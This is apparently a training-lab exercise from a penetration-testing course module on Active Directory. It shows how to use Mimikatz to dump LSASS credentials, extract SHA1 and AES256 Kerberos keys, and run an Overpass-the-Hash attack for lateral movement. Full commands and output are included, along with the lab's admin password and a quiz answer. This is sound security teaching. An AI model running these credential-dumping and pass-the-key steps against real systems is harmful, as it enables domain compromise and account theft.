Module 09: Active Directory Penetration Testing

```
# Exercise 10: Launching Overpass the Hash (OtH) Attack to Perform Lateral Movement
```

Scenario

Overpass-the-Hash (OtH), also referred to as **Pass-the-Key**, bridges NTLM credential harvesting and Kerberos ticket request workflows. Instead of directly injecting NTLM hashes or stealing existing `.kirbi` tickets from memory, Overpass-the-Hash uses an extracted **NTLM hash**, **SHA1 key**, or **AES256 encryption key** to perform a standard AS-REQ request directly against the Key Distribution Center (KDC). The DC decrypts the timestamp using the supplied key and issues a brand-new, valid **Ticket Granting Ticket (TGT)** for the target user session.

In this exercise, we log into **2019DC** (**LPT\Administrator** / **Pa$$w0rd**), run **Mimikatz** (`mimikatz.exe`), enable debug privileges (**privilege::debug**), dump logon credentials from LSASS memory using **sekurlsa::logonpasswords**, extract the SHA1 hash and AES256 ticket encryption key, invoke Mimikatz PtH module (**sekurlsa::pth /user:Administrator /domain:LPT.com /sha1:[SHA1_HASH] /aes256:[AES256_KEY]**), request a fresh Kerberos TGT from the KDC, and spawn an elevated command shell session.

Objective

The objective of this lab is to help students learn how to:
- Enable debug privileges in Mimikatz using **privilege::debug**
- Extract plaintext credentials, NTLM digests, and SHA1 hashes via **sekurlsa::logonpasswords**
- Inspect cached Kerberos tickets and extract Kerberos AES256 encryption keys via **sekurlsa::tickets**
- Understand the requirement of Kerberos AES256 / SHA1 keys when invoking PtH for Overpass-the-Hash
- Perform Overpass-the-Hash using **sekurlsa::pth /user:Administrator /domain:LPT.com /sha1:[SHA1_HASH] /aes256:[AES256_KEY]**
- Request a valid Kerberos TGT from the Domain Controller and launch an authenticated shell context

---

Task 1: Dump LSASS Credentials with Mimikatz and Execute Overpass-the-Hash Attack


In this task, we dump LSASS credentials using `sekurlsa::logonpasswords`, extract Administrator SHA1 and AES256 keys, and execute `sekurlsa::pth` to obtain a Kerberos TGT and spawn an elevated command prompt.

Lab Tasks


1. Switch to **2019DC** machine and log in with Domain Administrator credentials (**LPT\Administrator** / **Pa$$w0rd**). Navigate to `Downloads\kerberos\x64` and launch `mimikatz.exe`.

2. Enable debug privileges in Mimikatz prompt:
   privilege::debug


3. Dump authentication credentials, NTLM hashes, and SHA1 digests from LSASS memory:
   sekurlsa::logonpasswords
   Locate Administrator account and copy SHA1 hash.




1. Test passing SHA1 hash alone via Mimikatz PtH:
   sekurlsa::pth /user:Administrator /domain:LPT.com /sha1:[SHA1_HASH]
   Observe error indicating NTLM/RC4, AES128, or AES256 key is required.





1. Dump user tickets to extract the AES256 encryption key for the Administrator account:
   sekurlsa::tickets


mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa::tickets
Authentication Id : 0 ; 337871 (00000000:000527cf)
Session : Network from 0
User Name : SERVER2019$
Domain : LPT
Logon Server : (null)
Logon Time : 12/26/2024 3:54:33 AM
SID : S-1-5-18
* Username : SERVER2019$
* Domain : LPT.COM
* Password : (null)
Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
[00000000]
Start/End/MaxRenew: 12/26/2024 3:53:52 AM ; 12/26/2024 1:53:52 PM ;
Service Name (02) : ldap ; Server2019.LPT.com ; @ LPT.COM
Target Name (--) : @ LPT.COM
Client Name (01) : SERVER2019$; @ LPT.COM
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; for
wardable ;
Session Key : 0x00000012 - aes256_hmac
9d040b0791a54fac52432890d0f5ef3c2089789e1a0630ab6ea95877d0d57648
Ticket : 0x00000012 - aes256_hmac ; kvno = 5 [...]
Group 2 - Ticket Granting Ticket
Authentication Id : 0 ; 276458 (00000000:000437ea)
Session : Interactive from 1
3:58 AM
12/26/2024



1. Execute Overpass-the-Hash supplying both SHA1 hash and AES256 encryption key:
   sekurlsa::pth /user:Administrator /domain:LPT.com /sha1:[SHA1_HASH] /aes256:[AES256_KEY]


mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa::pth /user:Administrator /domain:LPT.com /sha1:e99089abfd8d6af75c2c45dc4321ac
7f28f7ed9d /aes256:3d4973b0e429ae1c3af90a976ac14d66ad317c6ac838e67c21d0e4729e0668dc
user : Administrator
domain : LPT.com
program : cmd.exe
impers. : no
AES256 : 3d4973b0e429ae1c3af90a976ac14d66ad317c6ac838e67c21d0e4729e0668dc
| PID 4768
| TID 6720
| LSA Process is now R/W
| LUID 0 ; 835499 (00000000:000cbfab)
_ msv1_0 - data copy @ 00000158F7BE6440 : OK !
_ kerberos - data copy @ 00000158FE4BE888
_ aes256_hmac OK
_ aes128_hmac -> null
_ rc4_hmac_nt -> null
_ rc4_hmac_old -> null
_ rc4_md4 -> null
_ rc4_hmac_nt_exp -> null
_ rc4_hmac_old_exp -> null
_ *Password replace @ 00000158FE4E5988 (32) -> null
mimikatz #
3:59 AM
12/26/2024



1. Verify launch of new command shell authenticated via newly requested Kerberos TGT.

This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 9.10.1.1** On the 2019DC machine, utilize Mimikatz to execute an Overpass-the-Hash attack, which integrates both Pass-the-Hash and Pass-the-Ticket techniques. Flag submission is not required for this task; instead, enter the command that is used to dump the credential information using Mimikatz.
> [!SUCCESS] ✅ **Answer:** **sekurlsa::logonpasswords**